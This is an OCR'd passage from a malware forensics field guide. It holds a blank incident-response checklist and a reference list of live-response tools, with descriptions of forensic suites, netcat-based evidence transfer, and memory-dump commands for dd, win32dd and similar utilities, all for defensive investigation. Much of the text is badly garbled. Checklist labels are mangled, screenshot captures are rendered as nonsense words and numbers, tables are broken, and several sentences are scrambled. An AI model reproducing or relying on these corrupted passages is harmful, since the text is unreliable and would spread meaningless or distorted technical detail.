OPrefetch File Name: Associated Application: Embedded Date: Created: Written: Runs:

Suspicious Prefetch Identified:

OPrefetch File Name: Dassociated Application: Embedded Date: Created: Written: Runs:

Suspicious Autorun Entry Identified:

OAssociated Registry Location: Program Name: Program Description: Program Metadata/Publisher: Program Executable Path:

Suspicious Autorun Entry Identified:

OAssociated Registry Location: Program Name: Program Description: Program Metadata/Publisher: Program Executable Path:

Event Logs:

Security Event Log Acquired
□Not Acquired [Reason]:
OSuspicious Entry Identified
DEvent ID:
Event Type:
OSuspicious Entry Identified
DEvent ID:
Event Type:
OSuspicious Entry Identified
DEvent ID:
Event Type:
System Event Log Acquired
□Not Acquired [Reason]:
OSuspicious Entry Identified
DEvent ID:
Event Type:
OSuspicious Entry Identified
DEvent ID:
DEvent Type:
OSuspicious Entry Identified
DEvent ID:
Event Type:

□ Application Event Log Acquired □ Not Acquired [Reason]: □ Ossuspicious Entry Identified □ Devent Dp: □ Ossuspicious Entry Identified □ Devent Dp: □ Ossuspicious Entry Identified □ Devent Dp: □ Other Logs Acquired: □ ______ 0 ______ 0 ______ 0 _____ 0 _____ 0 ______ 0 ______ 0 ______ 0 ______

User and Group Policy Information: DUser Accounts: 00 00 00 00	Member names:	
00 O0 DNotes:	Member names:	
File System: Suspicious Hidden File Identified: OFile Location: OFile Name: Oracessed Date: Offile Location: Offile Location: OFile Location: OFile Location: OFile Location: OFile Name: Office Name: O	ADS Discovered: OFile Location: OFile Name: Orcated Date: OADS Date: OADS Docovered: OFile Location: OFile Location: OFile Name: Orcated Date: OAddired Date: OAddired Date: OAccessed Date: OAccessed Date: OACCEST	□Suspicious Recycle Bin File(s) Discovered:

Registry contents extracted

Web Browsing Activities: UWeb Browser: Internet History Collected: Cookie Files Collected: Other:

Malware Extraction:

Suspicious File Identified:

OFile Name: Size: Location: MAC Times: Control

Accessed:
 Modified:

Associated Process/PID: Associated Network Activity: Associated Artifacts:

Reason

Suspicious File Extracted:

OYes ONo:

Suspicious File Identified: OFile Name:

□Size: □Location: □MAC Times: ○Created: ○Accessed: •Modified: □Associated Process/PID: □Associated Network Activity: □Associated Artifacts

Suspicious File Extracted:

OYes ONo:

Reason:

OFile Name:

Dire: Disce: Discetion: OMAC Times: Accessed: Accessed: Modified: Dassociated Network Activity: Dassociated Artifacts: Dassociated Artifacts:

Suspicious File Identified:

OFile Name: Dise: Diceation: DMAC Times: MAC Times: Modified: Associated Network Activity: DAssociated Network Activi

ONo:

Suspicious File Identified:

Ofile Name: Discation: OMAC Times: Created: Associated Process/PID: Associated Network Activity: Associated Antifacts: Suspicious File Extracted:

OYes

ONo:

Reason:

Suspicious File Identified: OFile Name:

Office Name:
 Discation:
 Discation:
 OMAC Track:
 Accessed:
 Suppicious File Extracted:

OYes ONo:

Reason:

OYes ONo:

Reason:

X Malware Forensic Tool Box

Live Response Tools for Investigating Windows Systems

In this chapter we discussed a myriad of tools that can be used during the course of live response investigation. Throughout the chapter, we deployed many tools to demonstrate their functionality and output when used on an infected system: however, there are a number of tool alternatives that you should be aware of and familiar with. In this section, we explore these tool alternatives. This section can also simply be used as a "tool quick reference" or "cheat sheet," as there will inevitably be times during an investigation where having an additional tool that is useful for a particular function would be beneficial, since you may have little time to conduct research for or regarding the tool(s) while responding in the field. As the digital forensic tool landscape is constantly evolving, the companion Web site for this Field Guide, www.malwarefieldguide.com, will strive to maintain a comprehensive, dynamic, and up-to-date listing of tools. We suggestions welcome tool via the Web site http://www.malwarefieldguide.com/Contact Us.html.

The tools in this section (and on the companion Web site) are identified by overall "tool type"—deliniating the scope of how the respective tools can be incorporated in your malware forensic live response toolkit. Further, each tool description includes a cross-reference to the page number in Chapter 1 in which the relevant substantive discussion is provided, along with details about the tool author/distributor, associated URL, description of the tool, and helpful command switches, when applicable.

Incident Response Tool Suites

In Chapter 1 we examined the incident response process step by step, using certain tools to acquire different aspects of stateful data from a subject system. There are a number of tool suites specifically designed to collect digital evidence in an automated fashion from Windows systems during incident response and generate supporting documentation of the preservation process.

- Some of these local incident response tool suites execute commands on the compromised computer and rely on system libraries on the compromised system.
- Other programs, commonly known as "remote forensics tools," address some of the limitations of local incident response suites and use a servlet that enables remote evidence gathering while trying to rely on the compromised operating system as little as possible (with varying degrees of success).
- Using remote forensic tools, digital investigators can access many machines from a central console, making your expertise more effective.
- Furthermore, using a remote forensics tool is more subtle than running various commands on the system, and it is less likely to alert the subject of investigation.
- These tool options, including the strengths and weakness of these tools, are covered in this section.

Name: Windows Forensic Toolchest	
Page Reference: 11	
Author/Distributor: Monty McDougal/FoolMoon	

Available From: http://www.foolmoon.net/security/wft/

Description: Older free versions of the Helix Live CD provide a powerful suite of tools for incident response and forensic preservation of volatile data for both Windows and UNIX systems. In addition to dumping RAM, as discussed earlier in this chapter, the older versions of the Helix CD come with the Windows Forensic Toolchest (WFT). The WFT provides a framework for performing consistent information gathering using a variety of utilities. The WFT can be configured to run any utilities in an automated fashion and in a specific sequence. In addition, the WFT generates MD5 values and supporting audi information to document the collection process and integrity of the acquired data. However, the WFT cannot list deleted files.



A significant limitation of the WFT is that it relies on the operating system of the compromised host. Some malware hides information from incident response tools that rely on the operating system. For instance, the following figure shows file listing results on a live system on which the HackerDefender rootkit is concealing certain files from the operating system. As such, if a rootkit is installed on the subject system, even trusted commands in the WFT can provide incorrect results.

- 8

```
HELIX Forensic Command Shell
17:13:11.81 E:\Shells> dir c:\winnt\system32\df*
Uolume in drive C has no label.
Uolume Serial Number is 0275-1908
 Directory of c:\winnt\system32
12/07/1999
                  12:880
                                                  22,800 dfsshlex.dll
                                                  98,304 dfrg.nac
12/87/1999
                  12:00p
12:00p
                                        98,304 dfrg.msc
28,160 dfrgres.dll
189,328 dfrgui.dll
61,712 dfrgfat.exe
76,648 dfrgsnap.dll
439,128 bytes
3,953,172,488 bytes free
 2/87/1999
                  12:0
                  84:85a
 7/21/2000
                  94:05a
 7/21/2888
7/21/2000
                  04:05a
                       7 File(s)
8 Dir(s)
17:13:17.72 E:\Shells> dir c:\winnt\system32\un#
Volume in drive C has no label.
Volume Serial Number is 0275-1908
 Directory of c:\winnt\system32
12/87/1999
                 12:00p
                                                  13,072 undexfre.dll
12/87/1999 12:00p
87/21/2008 04:05a
                                                  88.336 umpnpmgr.dll
27,920 umandlg.dll
129,328 bytes
                          File(=)
                                         3,953,172,488 bytes free
                       Ø Dir(s)
```

Page Reference: 11

Author/Distributor: E-Fense

Available From: http://www.e-fense.com/helix3pro.php

Description: Helix3 Pro is a live response CD that contains a bootable Linux environment (known as the "bootable side") and a live response framework for use in Windows environments (known as a the "live side"). Until 2009, Helix CD was a freeware tool set, and the live side was a graphical framework that invoked third-party utilities to collect volatile data from Windows systems. In early 2009, E-Fense announced the release of a new proprietary version of Helix, known as Helix3 Pro, which no longer relies upon the third-party applications and utilities. Instead, it relies on a proprietary code. Rich with features, Helix3 Pro, depicted in the following figure, allows the digital investor to image physical memory, collect volatile data, and acquire physical devices, among other live response tasks. The results acquired with Helix3 Pro can be saved locally to external media or transferred remotely over the network using a proprietary renote collection utility called the "Helix3 Pro Imager Receiver."

Acquiring Physical Memory with Helix3 Pro

Epolaris Epolaris Traine P (Invertance) Cartos (Invertance)	Acquire Device:	trantan trans	-
Color Color Color Color	Gan Andre (191) Sangara (1910) - Maria (1910) Maria (1910) - Maria (1910) Maria (1910) - Maria (1910)	the coupling of a comp	
Memory	national (1995 Con	Daes Daes	(1991.)

Volatile Data Acquisition with Helix3 Pro

Acquire Volatile Data:	
ie 🖉 winni	
12 407 1488 Tex to control term Nandt) allow for comparing dutic allow allow. The flow control to an annihil to control to all	
El biterta i Table : un da instanza pre sa o tre unes estada formantes about la vel el tre.	
[] The reading table of the or of size, had a well's deserve view Masselet trading one as (more finited (Finitest of the during	
() When the first and presenters have been consistent but some privating of prime ad conductors associated and among	
a) 🔤 tanan	
El Delaner un d'Arandel suran diras	
1) Webser Belansalans (at it is invested and a summarizing for any Newson	
Energement wateren in a beinen auferte de anies. Solden angele men apretig antereth, annere eff, timore, gine,	
Cheshikel Applications of the testine spinores	
() former Fighten lighte advant sines die die seis Reine.	
and The Assessment	
Construire in a los of all sengurations of the sales in club, the laboration part of control, name (capit of another laboration) the	
Chernise and an of during any section has been under a stand.	

Helix3 Pro Image Receiver

6,8			
Destination:	C thousand and Se	HTTP://WLMINELAD/EMINIO	6
Part	jowe		1
Passent	-	(Optional)	1
Separatory	212-Defail	×.	-
P Address	112.346.56.234	Latten For Co	matters

Service	200	2000	
_			

uffe verses enter	: 11
uthor/Distrib	ator: Cyber Security Technologies
vailable From	: http://www.onlinedfs.com/products_dfs.asp;
om a remote V	e Online Digital Forensics Suite (OnlineDFS) has the capability to capture volatile data 'indows computer, and can be used to capture a full memory dump and a forensic hard drive on a remote computer, as shown in the following figure.
	Jamel Jugary Bala Augury Dak Dan Dak Dan Dak Dan Dak Dan Dak
	Initial Acquisition
	Debte Me and a quarket spectre to be preferred
	Service serving Service service S
	11. EP-strap-t accounts

compromised system; therefore, it could conceivably be undermined by malware.

1004 Julie

TAXABLE INCOME.

14

Partic Particles, 28.

Name: ProDiscoverIR Page Reference: 11 Author/Distributor: Technology Pathways Available From: http://www.techpathways.com/ProDiscoverIR.htm Description: Live response forensic tool suites that do not rely upon the subject operating system, but run agents on the subject system at the bit level, such as PRoDiscoverIR (a commercial forensic utility), are often capable of uncarthing stealth files. In the following figure, PRoDiscoverIR was able to identify the HackerDefender rootkit. 17252-40 Turker Party Paties 2.4 fit life later Faile, Palane, 314 1.04 10304 (pho Faile, Parloca at

18,494 (2018) 19 32 10,040

06-514 (2018 HS 52)

0.69	Fails Fallins 34	- 04	76364 Lotex			06-04-0388-15-36	66,04/3
00	Failly, Patiena, 34	-	16364 tyles		. 103	06/04/2015/15/36	BLOW!
00	Failt: Fation, 714	(dal	162054 bytes		185	00/04/2081545	MIA.
0.00	8-2105	100	151 tyles		45	06704/2018 16/22	16,047
08	Piells, Pation, 213	104	16204 54400		121	56-54 (250) TAL25	06/54/3
00	Public, Fielders, 213	-	16384 kplace		165	06-04/2008/16:26	BLAAS
00	Falls, Fallow, 20	24	76784 John		163	06-04/20816-30	BLOAD
00	Farlit: Parliela.20	24	262043a4es		.185	06/04/2005 16:33	06/54/
00	SHWDOW	815	1042 Julies	Berred .	140	06/04/0081639	0.043
00	amuton/	315	1542 false		185	06-04/0928 (4/49	dista/
00	14041	DE	(14000 turvo		80	06-54/0005 10-59	06/04/
00	*	DE	90102 bytes		80	06/04/205 14:59	BLAN.
00	PHEL	DE	Didit in below		- 10	06/04/0305 14:59	8/4/
00	P5.67	DE	MUTS Lakes		80	06-04/0003 16:08	04/04/
90	#m.205		707-84 June		- 80	06.04/008116.09	BLOAD

Keep in mind that some rootkits or anti-forensic techniques may still successfully conceal some information, such as hidden processes, from a remote - forensic tool like ProDiscoverIR. Another risk of running utilities on a live system is that they may crash and overwrite valuable digital evidence on the compromised system. This risk emphasizes the importance of capturing a full memory dump and forensic image prior to performing such analysis on a live system. As noted previously, ProDiscoverIR can capture volatile data from a remote computer via a servlet running on the comptromised computer. The following figure illustrates part of the process list obtained from a remote computer using ProDiscoverIR. ProDiscoverIR computer via proDiscoverIR.

Photosis Name			PID P	1000	Designation	Real and the second second	1
	Ban 32/SPOOLSVEXE		432	228	Spacker S.	dipoles App	
	erenulleerinolitee Veallowid-	iyreq.	462		8.96		- 9
C/WIND IN	_	452			out Process Ad WL		
C Sintes Tray		4	504	672			
C VellWith System (2) region and C VellWith System (2) restants, and			500			epity Service miller Engrie	- 1
	Sectory within any			- 100	144 514	entry Logen	
•	Anna Contra Carlo Anna Carlo						-
Nater	Description	Tongo	ry flane	19	water.	Corginta Path	
re: 048	8.4	10.14			64.	C YMPAPT upp	-
RESURES DEL.	Hensel Date Research Me Outer AT Usary Me		of Ecoporation		00,2195.1	E VielNNT up	
MITO CLU DEL	MS DTC and MTS chattering.	Malana	of Carpornholt	1.8	9111-5-542	CTAMINTLeri	in di
MIDTORCAL	MS DTC OLE Transactions i	Manue	of Coporation		0012344	ClivitANT last	an.
NTMSO6A.dl	Report after Crossing Manager	Materia	of Conduction	1	00.71951	CTAMPITIER	-
1.00.0	Web for and fill trayloredite	Man	of Convention		08.79/97.4	(pasti	-
							-
Add Tallingon :	2	14	to an Evidence:	d Semant			
("Piceties	- F (2)	r	Potenter		\$7.000		
0.0			CH				
1 Same			P. Same				

Although the servlet attempts to provide a complete and accurate view of the compromised computer, it can be tricked by some rootkits. For instance, current versions of ProDiscoverIR cannot see processes and open ports that are hidden by the HackerDefender rootkit.

Name: EnCase Enterprise

Page Reference: 11

Author/Distributor: Guidance Software

Available From: http://www.guidancesoftware.com/computer-forensics-fraud-investigation-software.htm

Description: EnCase Enterprise can capture full memory contents, and it can be used to inspect volatile data on a remote computer and preserve some high level information such as lists of running processes, network connections, listening ports, and open files. The following figure illustrates the Snapshot module in EnCase Enterprise as it is used to view information about processes running on a remote computer.

Cases Hash Sets @ SAFEs x		die Glapot vy Cole			
Entres Ditosimaria Q Seares	1912	Name	Path	Hash Value	1 4
There M Snapohots	0.20	totierv.exe	c/jwindows/pestam32	\$8208+356e4cc7932c303Wai339d5cd	
Con Parts Processes	33	a torong eve	c:\windows	55d5e28fc3db54fc17eb04e3fe659c67	
None a Intarces	22	-iniste athleis	c/grogram Next-meanetymesare worksto	# 557c6b973cc16e2416367e056/105b0b	
O() SProcesses	OB	ane vert garry	c/program files/j-ahoo/(pressenger	543c9a05734994320F45196336aFd501	
-or Applement	0.24	tor eve	c/program Manipur	40x35e42x73x9059a5938x6394asac18	
-OFTE DIVER	33	TROOPEVILIES	clpshdow/personit.net/hanework/v2	03c4805e7780747325aef2804adcaae5	
DO Services	0.26	Sa vidala.eue	c/program Mesbadala	2x15ae351cb72811910fd345ac5d5a6	
	22	🐜 ichtrei nie	c/p-indove5/ystem32	26P489c5a09420/F1a6ad2c398750F8	
	0.28	Digbierv itre	C/Jwandows/Jat/street/32	1033821e0647260bahkb/535827e5d0	
	129	anotart.exe	P.Ipere	0%ef95521aebb/b01090%bccefGea4ca	
	3 30	a wriggen and	criwindows/prystem32	01c3346c241652F43aed8ed1490815Fe	Virtual PC for Mac II.
	9.41	Sil during the territory			1

Name: RPIER (aka The Rapid Assessment and Potential Incident Examination Report; RAPIER)

Page Reference: 11

Author/Distributor: Steve Mancini and Joseph Schwendt

Available From: http://sourceforge.net/projects/rpier; http://code.google.com/p/rapier/downloads/list.

 A number of whitepapers and PowerPoint presentations regarding RPIER/RAPIER are also available: <u>http://www.first.org/conference/2006/papers/mancini-steve-papers.pdf</u>

http://www.first.org/conference/2006/program/rapier

a 1st responders info collection tool.html,

□http://code.google.com/p/rapier/downloads/list,

□http://crime.zotconsulting.com/slides/2007_Q1_CRIME_presentation.pdf:

□http://www.first.org/conference/2006/papers/mancini-steve-slides.pdf

Description: RPIER was developed by Steve Mancini and Joe Schwendt of Intel. It serves as a framework, or "engine" for the automatic acquisition of volatile and non-volatile system state data from a subject system. In particular, the RPIER framework is intended to be run on a subject machine in a running state from an external media, such as a USB thumb drive.

 Upon execution, the RPIER runs a series of individual modules that invoke numerous third-party utilities to collect information from a subject system. The collected information is then uploaded to a central secured repository or deposited on local external media where analysts can examine the output from the program. RPIER can be used on Windows 2000, XP, 2003, and Vista systems, but requires the Microsoft.NET framework 1.1 or higher to be installed on the subject system.

•The RPIER framework can be used in three different scanning modes: Fast, Slow, and Special. The Fast scan takes approximately 10 minutes to complete and gathers a variety of volatile and non-volatile system data, depending upon the modules selected by the investigator. The Slow mode includes a more in-depth acquisition of system data, including acquisition of physical memory, and process memory acquisition for every nunning process on the system. Lastly, the Special Scannick and memory, and system system between the Special Scannick and series of more invisive probes, which can potentially alter system data, such as anti-virus scanning, networking monitoring, and steganography detection.

 For in-depth discussions about the different scan modes, see Mancini and Schwendt's whitepaper, "RAPIER: A 1st Responders Information Acquisition Framework"and PowerPoint presentations discussing RPIER that are available online (URLs provided above).

 Once the investigator selects the scan mode, he or she must select the individual modules to deploy, using the RPIER user interface, as shown in the following figure.



Once the investigator has selected the modules, the tool is deployed by clicking the Run Rapier button on the user interface. The results from each module are deposited into a main "Results" folder, which can be sent over the network to a secure server or directed to a local external media, such as a USB thumb drive or external hard drive enclosure.

Remote Collection Tools

Recall that in some instances, to reduce system interaction, it is preferable to deploy live response tools from your trusted toolkit locally on a subject system but collect the acquired data *remotely*. This process requires establishing a network connection, typically with a netcat or cryptcat listener, and transferring the acquired system data over the network to a collection server. Remember, although this method reduces system interaction, it relies on the ability to traverse the subject network through the ports established by the netcat listener.

Name: Netcat		
Page Reference: 3		
Author/Distributor: Hobbit		
Available From: http://netcat.s	urceforge.net	

netcat is a winetwork con	Commonly referred to as the "Swiss Army Knife" of tools, ersatile networking utility that reads and writes data across unections using the TCP/IP protocol. Netcat is commonly used vestigators during live response as a network-based transfer	
Helpful Swi	itches:	
Switch	Function	
-1	Listen mode, for inbound connections	
~p	Local port number	
-h	Help menu	

Name: Cry	ptcat
Page Refere	nce: 3
Author/Dist	ributor: L0pht
Available F	rom: http://cryptcat.sourceforge.net/
Description	Netcat enhanced with twofish encryption
Helpful Swi	tches:
Switch	Function
-1	Listen mode, for inbound connections
-p	Local port number
-h	Help menu

Name: F-Response TACTICAL

Page Reference: 8

Author/Distributor: Matthew Shannon/F-Response

Available From: http://www.f-response.com/

Description: A stream lined solution for onsite live response, F-Response TACTICAL uses a unique dual-dongle/storage device solution to quickly and seamlessly allow the digital investigator to conduct remote forensia caquisition with limited knowledge of the subject network typology. The dual-dongles—one for the subject system, one for the examiner system (showin in the following figure)—work as a pair to connect the remote subject system to the digital investigator's examination system. TACITCAL runs directly from the dongles and no installation is required on the subject system, in addition to windows systems.






Shown in the following story-board figure, the TACTICAL "subject" dongle, when plugged into the subject system, houses the "TACTICAL Subject" directory, which contains the exectuables for Windows, Linux, and Apple OS X systems.



Once invoked, the TACTICAL subject executable brings up the TACTICAL subject interface, which allows the digital investigator to configure the acquisition parameters, including host network details, and the option to acquire physical memory, as shown in the following figure.

🖉 F Response - TAGTICAL Subject Ne		
Host Sifurnation Host-anne: Inal-ambd Host SF Address: [192.168.79.128]	Ratus Office	Physical Memory C Doubled IF Enabled
Remote Configuration 10P Parts S2N0 TOP Port must be	between 1 and 65,	554
Verson: 3.09.09 License Key HW IX: 100297 License Expens: 12/31/2010		s ∫_ Sat

On the examiner system (the system in which the digital investigator conducts his or her collection of data), the companion "Examiner" dongle is connected. Depicted in the following storyboard figure, the TACTICAL "Examiner" dongle houses the "TACTICAL Examiner" directory, which contains the Windows executable



Once invoked, the digital investigator has the option of connecting to the subject system manually by providing the details of the subject system (shown in the following figure), or using the "auto-connection" feature, which automatically trys to identify and acquire the subject system.

lost Configu	ration	Or
IP Addr	192 . 168 . 79 . 137	UK.
TCP Port	3260	Cancel

Once acquired, the TACTICAL Examiner interface provides the details regarding the acquired subject system. Similar to with other versions of F-Response, once connected to the subject system, the digitial investigator can use tools of his or her choice to collect data from the system.

F-Response® TACTICAL Examiner 3.	09.09		E	
File Connect Help Connect Messages				
F-Response Target	Connected	Local Disk		37
ign 2008-02.com.f-response.victm.vol-e	Connected	Connected		
Can 2008-02.com Fresponse.victim:vol-c	Inactive	Inactive		
fran 2008-02.com f-response.victim.disk-1	Inactive	Inactive		
Can 2008-02.com F-response.victim:disk-0	Inactive	Inactive		
HWID: 100297		Expres: 12/31/2010	3.09.09	

Volatile Data Collection and Analysis Tools

Physical Memory Acquisition

Chapter 1 emphasized the importance of first acquiring a full memory dump from the subject system prior to gathering data using the various tools in your live response toolkit. This is important, particularly due to the fact that running incident response on the subject system will alter the contents of memory. To get the most digital evidence out of physical memory, it is advisable to perform a full memory capture prior to running any other incident response processes. There are a variety of tools to accomplish this task, as described next.

Name: Forensic Acquisition Utilities (FAU)/dd ("dd.exe")

Page Reference: 7	
Author/Distributor: George M. Garger, Jr.	
Available From: http://gmgsystemsinc.com/fau/	
Description: A commonly used approach to capture the physical n the "dd" (dd. exe) command from removable media and gather or over a remote collection utility, such as net cat. Unlike *nix Windows systems. George M. Garner, Jr., ported dd and included Acquisition Utilities in 2007; versions of the utility were included Response CD.	ng the contents locally to external media distributions, dd is not a native utility to it in his freely available Forensic n older versions of the Helix Live

 The following command takes the contents of memory from a Windows system and saves it to a file on removable media along with the MD5 hash for integrity validation purposes and to audit log documents in the collection process.

```
E:\WinIR\memory>dd.exe if=\\.\PhysicalMemory of="E:\images\host1
memoryimage-20070124.dd* conv=ync.noerror --md5uur --verifymd5
--md5out="E:\images\host1-memoryimage-20070124.dd.md5"
--log="E:\images\host1-memoryimage-20070124.dd.audit.log*
```

•To ensure consistency and avoid typographical errors, the same command can be launched via an older

version of the Helix graphical user interface:



Page Refe	rence: 6
	stributor: HBGary
Available	From: FastDump Community version is available from
https://ww	w.hbgary.com/community/free-tools/; FastDump Pro is available from
https://ww	w.hbgary.com/products-services/fastdump/
Descriptio	n: Command-line physical memory acquisition tools.
of memory Windows •FastDum versions of 64-bit syst the Wind •Memory including	Dump community version (FD. exce) is a free version of FastDump that supports the acquisition y from 32-bit systems with up to 4 gigabytes of RAM (does not support Vista, Windows 2003, 2008, or 64-bit platforms). p Pro (FDPro, exce) is the commercially supported version of FastDump, which supports all of Windows operating systems and service packs and can acquire memory from both 32- and stems, including systems with more than 4 gigabytes of RAM (up to 64 gigs of RAM), including ows pagefile dumps acquired by both versions are saved as .bin files; FastDump Pro memory file dump files, pagefile acquisition, are saved as .hpak files and the command switches associated with creating slightly vary.
Helpful Sy FastDump	sitches: Community
Switch	Function
N.	Verbose output
	Skin nercent complete output

	give old-style memory acquisition (XP/2k only); attempt to Junp physical memory without installing the FastDump Inver
FastDump Pro	j
Switch	Function
-probe	Pre-dump memory probing
-nodriver	Use old-style memory acquisition (XP/2k only); attempt to dump physical memory without installing the FastDump driver
-strict	Use Strict IO: Utilizes 4k reads and writes
-nopage	Skip pagefile collection (.hpak only)
-compress	Create archive compressed (.hpak.only)
-nocompress	Create archive uncompressed (.hpak only)

Name: Memoryze

Page Reference: 7

Author/Distributor: Mandiant

Available From: http://www.mandiant.com/products/free_software/memoryze/

Description: Memoryze is a physical memory acquisition and analysis tool for Windows systems. Unlike other memory acquisition tools, Memoryze allows the digital investigator to perform advanced analysis of memory from a live subject system or from an acquired memory dump. Memoryze officially supports memory acquisition from the following operating systems:

•Windows 2000 Service Pack 4 (32-bit)

•Windows XP Service Pack 2 and Service Pack 3 (32-bit)

•Windows Vista Service Pack 1 and Service Pack 2 (32-bit)

•Windows 2003 Service Pack 2 (32-bit)

•Windows 2003 Service Pack 2 (64-bit)

•Windows 7 Service Pack 0 (32-bit) [Beta]

•Windows 7 Service Pack 0 (64-bit)

•Windows 2008 Service Pack 0 (64-bit) [Beta]

The official Memoryze User Guide (version 1.4.2900 as of this writing) is available from

http://www.mandiant.com/products/free_software/memoryze/.

 To acquire a physical memory image with Memoryze, invoke the memoryzeDD.bat script from your live response tool kit.

Helpful Switch	es:
Switch	Function
-output	Directory in which the results will be written.

Name: Mantech DD (MDD)	
Page Reference: 7	
Author/Distributor: Ben Stotts/Mantech	

	2008
Switch	Function
Switch	
-o OUTPUT	Memory dump output file
	Memory dump output file Quiet (no tool output except when there is an error)

Name: MoonSols Windows Memory Toolkit/Win32dd

Page Reference: 7

Author/Distributor: Matthieu Suiche/MoonSols

Available From: http://moonsols.com/product

Description: The MoonSols Memory Toolkit (MMT) is a physical memory acquisition, conversion, and analysis toolkit that is available in Professional (commercial) and Community (freeware) versions. Included in the MMT is win32dd, a command-line-based tool used to acquire physical memory images.

 The Community edition of Win32dd supports memory acquisition from the following Windows operating systems: Microsoft Windows XP, 2003, 2008, Vista, 2008 R2, and 7 32-bit Editions.

 The Community edition of Win64dd supports memory acquisition from the following operating systems: Microsoft Windows XP, 2003, 2008, Vista, 2008 R2, and 7 64-bit (x64) Editions.

The Professional editions of Win32dd and Win63dd support memory acquisition from all Windows
operating systems.

In the following figure, we used Win32dd Community edition to acquire a physical memory image from a subject system:

E:\WinIR\memory\MMT>win32dd.exe /r /f E:\WinIR\memory\MMT\memdump.mem

win32d - 1.3.1.20100417 - (Community Edition) Kernel land physical memory acquisition Copyright (C) 2007 - 2010, Matthieu Suiche http://www.msuiche.netscopyright (C) 2009 - 2010, MoonSols http://www.msuiche.netscopyright (C) 2009 - 2010, MoonSols http://www.msonsels.coms

Name	Value
File type:	Raw memory dump file
Acquisition method:	PFN Mapping
Content:	Memory manager physical memory block
Destination path:	E:\WinIR\memory\MMT\memdump.mem
O.S. Version:	Microsoft Windows XP Professional (build 2600)
Computer name:	KIM-MRKTG-WS5
Physical memory in use:	16%
Physical memory size:	1052144 Kb (1027 Mb)

Physical memory available:	882732 KD (862 MD)
Paging file size:	1346160 Kb (1314 Mb)
Paging file available:	1278972 Kb (1248 Mb)
Virtual memory size:	2097024 Kb (2047 Mb)
Virtual memory available:	2084016 Kb (2035 Mb)
Extented memory available:	
Physical page size:	4096 bytes
Minimum physical address:	0x00000000000000000
Acquisition started at: ProcessingDone.	[11/10/2010 (DD/MM/YYYY) 23:17:11 (UTC)]
Acquisition finished at:	[2010-10-11 (YYYY-MM-DD) 23:18:46 (UTC)]
	1:34 minutes;seconds (94 secs)
	1077936128 bytes (1028 Mb)
	Paging file size: Paging file available: Virtual memory size: Virtual memory available: Extented memory available: Physical page size: Minimum physical address: Midrems pages size:

Helpful Switches:

Switch	Function
/f	File destination
/r	Create a Raw memory dump file (default)
/d	Create a Microsoft memory crash dump file (WinDbg compliant, XP and later only)
/c	Create a Microsoft hibernation file (local only, reboot)
/k	Create a Microsoft memory crash dump file (BSOD). (local only, reboot)

Collecting Subject System Details

System details are a fundamental aspect of understanding a malicious code crime scene. In particular, system details inevitably will be crucial in establishing an investigative time line and identifying the subject system in logs and other forensic artifacts. In addition to the tools mentioned earlier in the chapter, others tools to consider include the following.

Name: D	umpWin
Page Ref	erence: 13
Author/I	Distributor: NII Consulting
Available	From: http://www.niiconsulting.com/innovation/tools.html

Description: Another tool to consider implementing while collecting subject system details is NII Consulting's DumpWin, a multipurpose utility that can assist in collecting general system information among other items, such as a list of all software installed on the system, shares present, startup programs, active processes, list and status of services, and list of local Group Accounts and User Accounts, among other things.

Identifying Users Logged into the System

Remember, identifying users logged into the subject system serves a number of investigative purposes: (1) to help discover any potential intruders logged into the compromised system; (2) to identify additional compromised systems; and (3) to provide insight into a malicious insider malware incident, and provide additional investigative context by being correlated with other artifacts. Some other tools to consider for this task include the following.

Page Refer	rence: 14					
Author/Di	stributor: Micro	soft				_
Available l	From: http://tech	net.m	icrosoft.con	n/en-us/library/o	e754583%28WS.10%29.aspx	
	als logged-in use				he Microsoft Query User utility, or quee e, and the session type and state among of	
Ouser						
<u>Quser</u> USERNAME >Kim	SESSIONNAME	ID 0	STATE Active	IDLE TIME .3/18/2008	LOGON TIME 8:15 AM	

Switch	Function	
-username	Identifies the username	
-sessionname	Identifies the session name	
-sessionid	Identifies the session ID	

Page Reference	e: 14
Author/Distri	outor: Microsoft
Available Fro	n: http://technet.microsoft.com/en-us/sysinternals/bb896769.aspx
Description: 1	ogonsessions is a CLI utility, developed by Bryce Cogswell, that is a part of the
PSTools suite.	Querying the subject system with logonsessions with the -p argument reveals the ng in the logged-on session, which is helpful information in a malicious code incident.
PSTools suite. processes runn	Querying the subject system with logonsessions with the -p argument reveals the ng in the logged-on session, which is helpful information in a malicious code incident.
PSTools suite. processes runn Helpful Switch	Querying the subject system with logonsessions with the -p argument reveals the ng in the logged-on session, which is helpful information in a malicious code incident.

Network Connections and Activity

Malware network connectivity is a critical factor for identifying a document; connectivity from a subject system may be to communicate with an attacker's command and control structure, to download additional malicious files, or to exfiltrate data from the system, among other things. Trusted versions of netstat, arp, and nbtstat are essential in the digital investigator's toolkit for probing internal and external network connections. In addition to these tools and others mentioned in this chapter, tcpvcoan, described next, is another to consider. Further, for utilities specifically geared for providing insight into port-to-process mapping, see the section of this chapter called Correlate Open Ports with Running Processes and Programs appearing on page 22.

Page Reference: 19-20; 23

Author/Distributor: Microsoft

Available From: Clean and trusted version of Windows OS

Description: Netstat is the de facto command-line utility for examining network connections to add from a subject Windows system. Netstat neables the digital investigator to identify current and recent network connections if malware on the subject system is connecting to a command and control structure or other remote resource needed by the malware. It is recommended to have different trusted versions of the utility in one's toolkit that correspond with the various Windows operating systems—particularly because the functionality and features of netstat are distinctly more robust on Windows XP SP2 and higher.

Helpful Switches:

Switch	Function
-a	Displays all connections and listening ports
-5	Path-to-executable that created network connection or listening port
-c	Displays Ethernet statistics
-0	Displays address and port numbers in numerical form
-0	Displays the process (PID) associated to a network connection or listening port
-p proto	Shows connections for the protocol specified
-r	Displays routing table
-s	Displays per-protocol statistics
-Y	Used in conjunction with the -b switch; displays detailed listing of .dlls associated with the executable file involved in creating a network connection or listening port
Interval	Redisplays selected data in intervals

Name: ARP

Page Reference: 17

Author/Distributor: Microsoft

Available From: Clean and trusted version of Windows OS

Description: The arp utility is geared toward collecting data regarding internal network connections using the Address Resolution Protocol (ARP). This is particularly useful when examining the subject network for internal network malware propagation; examination of a subject system's ARP cache will identify other systems that are currently or have recently established a connection to the subject system.

Helpful Switches:

Switch	Function	12
-0	Displays current ARP entries	

-g	Same as -a option
-inet_addr	Specifies an Internet address
-N inet_add	Displays the ARP entries for the network interface identified by the if_addr switch
-eth_addr	Specifies a physical network address

Name: Nbtstat

Page Reference: 17

Author/Distributor: Microsoft

Available From: Clean and trusted version of Windows OS

